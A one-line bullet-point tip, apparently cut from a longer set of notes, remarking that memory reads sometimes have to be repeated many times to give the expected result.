- Sometimes with memory reads you will need to run it many times in order to get what you are supposed to see.